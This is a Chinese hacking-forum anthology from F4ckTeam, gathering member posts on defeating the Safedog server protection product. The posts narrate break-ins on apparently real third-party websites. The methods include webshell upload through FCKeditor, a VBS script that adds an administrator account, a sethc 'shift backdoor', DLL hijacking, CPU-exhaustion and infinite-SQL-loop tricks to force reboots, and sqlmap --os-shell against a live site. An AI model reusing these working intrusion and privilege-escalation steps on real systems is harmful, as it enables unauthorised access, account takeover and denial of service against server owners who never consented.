法客论坛 - F4ckTeam

开站一周年安全防护突破专题文集

整理：left （left@f4ck.net）
修改：杨凡（fan@f4ck.net）

目 录

第1章 安全狗突破


网站安全狗是一款集网站内容安全防护、网站资源保护及网站流量保护功能为一体的服务器工具。功能涵盖了网马/木马扫描、防 SQL 注入、防盗链、防 CC 攻击、网站流量实时监控、网站 CPU 监控、下载线程保护、IP 黑白名单管理等模块。能够为用户提供实时的网站安全防护，避免各类针对网站的攻击所带来的危害。

第1节 一次安全狗的突破提权


作者：piaoker
邮箱：1019440256@qq.com
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

很高兴 杨凡锅锅给个邀请码 在这表示感谢、
话说今晚在群里遛狗 无意间看到一个基友发了个 FCKeditor 编辑器叫求突破
一看吧上传是好的、 拿 shell 就不多说了 2 次上传拿下了 接下来看 shell 权限是很大的 组建没关闭 还支持 aspx 我一看吧这个估计好提了 看图

一看支持 aspx 吧 换马吧 什么 PR 啊巴西烤肉 啊神器全上了 无果 卡住了。 现在才想起来扫扫端口 一扫哥就杯具了 他妈的 43958 Serv u 端口是开的 看图



郁闷一会 就赶紧看看账号改没改呗。 随便执行了个命令 发现是好的 呵呵人品还行 继续日。添加用户试了几次不得、 有点郁闷咋回事呢 当时就想到估计是第 3 放软件阻止了 查进程吧




当时我还不知道的 我是看这进程这么长就百度了一下 SafeDogGuardCenter.exe 大家百度一下就知道了 无语当时感觉好强大安全狗！ 有点想放弃了 但是想想 Serv u 还可以利用 试试用服务器的 CMD 提权试试

然后复制系统的 CMD 到 SHIFT 终端 5 下果断的出现 CMD 权限很大 试了加不了账号 当时就想到 guest 用户果断的开启他 登陆一下 呵普通用户不给登陆 加到管理员组吧 加不到当时就感觉安全狗厉害哇你。

你阻止哥 哥就灭了你 想到这个是系统的 CMD 结束他进程应该是小 KS 吧 结束了几次他果断的又恢复了 哎呀这不炒蛋嘛最后一步了 卡住了。 去上了一个 WC 想了想改他管理员密码咋样。 兴奋的回来继续搞 果然能改密码
解下来就不说了 上服务器呗 别鄙视我 哈哈迫不得已 为达到目地没办法 看看成果吧

有图有真相 马赛克无敌哈哈 我发现有人喜欢改 shell 密码搞破坏 我看你搞 社 IP 吧



这么热的天、看我写得这么辛苦 大家都给个回复吧 谢谢鸟

各位板砖的板砖啊 别打脸 。。。


第2节　记一次突破安全狗提权

作者：¯City　空城°
邮箱：1098925026@qq.com
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

小菜文章。。大牛勿喷。

某日各种闲。于是找了个网站来练习下提权（最近刚学，求大牛教育） 。。果断丢御剑。


FCK 编辑器拿 shell 还是比较简单的，直接二次上传。。



拿到 shell 之后看了一下，权限还是很大的，于是乎准备提权。先看下组件。

Scripting.FileSystemObject	√	文件操作组件
wscript.shell	×	命令行执行组件
ADOX.Catalog	√	ACCESS 建库组件
JRO.JetEngine	√	ACCESS 压缩组件
Scripting.Dictionary	√	数据流上传辅助组件
Adodb.connection	√	数据库连接组件
Adodb.Stream	√	数据流上传组件
SoftArtisans.FileUp	√	SA-FileUp 文件上传组件
LyfUpload.UploadFile	×	刘云峰 文件上传组件
Persits.Upload.1	√	ASPUpload 文件上传组件
JMail.SmtpMail	√	JMail 邮件收发组件
CDONTS.NewMail	√	虚拟SMTP 发信组件
SmtpMail.SmtpMail.1	×	SmtpMail 发信组件
Microsoft.XMLHTTP	√	数据传输组件
wscript.shell.1	×	如果wsh被禁，可以改用这个组件
WSCRIPT.NETWORK	×	查看服务器信息的组件，有时可以用来提权
shell.application	×	shell.application 操作，无RSO时操作文件以及执行命令
shell.application.1	×	shell.application 的别名，无RSO时操作文件以及执行命令
Shell.Users	√	删除了net.exe net1.exe的情况下添加用户的组件
MSXML2.ServerXMLHTTP	√	MSXML2.ServerXMLHTTP

wscript.shell 被删了。看下脚本探测。一看支持 aspx ， 果断换马。接着上传了个 cmd 到 C:\RECYCLER。。看看能不能执行命令。



可以执行命令。但是 net user 却没回显，应该是 net 被禁用了、、果断上传 ms11080。

成功添加用户。。但是连接的时候却这样

果断试下第二种方法。。把下面代码保存为 1.vbs

```
Set o=CreateObject( "Shell.Users" )
Set z=o.create("user")
z.changePassword "12345",""
z.setting("AccountType")=3
```


然后以 system 权限运行。。会添加一个用户 user 密码为 12345、、

成功执行。。但是还是不行。。


估计是第三方软件阻止了。果断 tasklist。。

```
映像名称                       PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process              0 Console                    0         28 K
System                           4 Console                    0        300 K
smss.exe                       336 Console                    0        540 K
csrss.exe                      388 Console                    0      8,800 K
winlogon.exe                   412 Console                    0     16,660 K
services.exe                   460 Console                    0      6,268 K
lsass.exe                      472 Console                    0     11,120 K
svchost.exe                    648 Console                    0      3,192 K
svchost.exe                    712 Console                    0      4,072 K
svchost.exe                    772 Console                    0      6,176 K
svchost.exe                    788 Console                    0     41,152 K
spoolsv.exe                    904 Console                    0      6,140 K
vmicsvc.exe                    932 Console                    0      4,696 K
vmicsvc.exe                    952 Console                    0      7,212 K
vmicsvc.exe                   1000 Console                    0      3,644 K
vmicsvc.exe                   1016 Console                    0      3,724 K
vmicsvc.exe                   1036 Console                    0      3,788 K
msdtc.exe                     1060 Console                    0      4,956 K
svchost.exe                   1164 Console                    0      4,144 K
iexplore.exe                  1228 Console                    0      5,776 K
svchost.exe                   1236 Console                    0      3,396 K
mysqld-nt.exe                 1356 Console                    0      9,176 K
svchost.exe                   1492 Console                    0      2,008 K
SafeDogGuardCenter.exe        1764 Console                    0     15,372 K
wmiprvse.exe                  2480 Console                    0      5,792 K
svchost.exe                   2644 Console                    0      4,504 K
svchost.exe                   2712 Console                    0      5,652 K
```

原来有安全狗。。试了下远控无果。。



于是准备劫持 shift 后门、、直接替换 sethc。。




连接看看。。5 下 shift。没看到后门。

于是看了下进程。。发现是、、

果断替换 MY_sethc。。5 下 shift。如图。

果断登录上去加用户。。无果



打开安全狗。。看下，被拦截了。

果断关闭帐号防护。因为 net 被禁用了，所以直接运行 ms11080 或 1.vbs 成功添加用户。如图。

没了。。大概就这样。。膜拜大牛

第3节　对于装了安全狗的服务器提权讨论

作者：小米
邮箱：563733394@qq.com
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

哈哈 这只是我个人总结的 大牛勿喷昂
话说安全狗啊 真不是个东西（额 对我来说 当然对于服务器管理者就另当别论了）呵呵

很多黑阔在安装了安全狗的服务器的提权老是受阻 当用户加上去了 但是却没登录权限 xx 你个妹子的 安全狗真不是个东西　当然这个时候肿么办？

方法一：前提是有高权限昂 劫持 shift 后门　然后远程登录了　就能上去 YD 了 当然你也可以弄个记录服务器密码的 执行就可以了　　（亲测成功）

方法二:就是 dll 劫持了　比如土司的 lpk.dll　还有网上发布的 usp10.dll 了
前提是要服务器重启了 你可以去 DDOS　也可以用 ms-020　命令：shutdown -r
还有就是一个 asp 脚本也是可以的　我们用 asp 代码让管理帮我们重启
把下面的代码保存为 mi.asp，然后在访问，这样会占用 CPU 很高
然后就会管理员重启务器了

```
<%
for i = 1 to 100
i = 10
next
%>
```

sqlserver 下 DB-OWNER 权限重启服务器：
while 1<9 begin select char(0) end–　　（亲测成功）
方法三：上个免杀远控 远程 XXOO　　（亲测成功）
以上方法不一定是针对安全狗的 举一反三
如果有哪不全希望大家补充。


第4节　看小菜绕过安全狗继续注入

作者：saline
邮箱：manage@f4ck.net
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net


因为最近大四的师兄告诉我我们专业是多么的苦逼，于是肚子的想考点证啥的，就跑去搜索下看看这个思科啥的考证的是咋回事，于是于是就开始了这场关于注入的小事。
和 liuker 大大交流了下他说还是不错的

和客服简单的交谈了下，发现费用好高的说，于是滋生了想检测下他们官网的想法，随便的打开了一个连接，发现是动态的 xxx.asp?id=

习惯的打算加上 and 1=1 和 and 1=2 可是就悲剧了




我那个擦…安全狗..去你妹的..一时间无法继续了…
后来一大牛给提供了思路




开不起 bt5 了，虚拟机的内存太大了…选择落叶的办法继续进行测试

我擦…这个狠啊，太奇妙了



后来想想这个办自动化的太麻烦了，丢穿山甲去，我擦..震精了




还是 SA 啊…那个就试试去执行命令就得了..

```
E:\爱好工具箱\sqlmap>sqlmap -u "http://www.[redacted]com/xw_show.asp?0day5.com=%
00.&xw_id=69" --os-shell
```

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
[22:35:12] [INFO] retrieved:
No output
os-shell> set
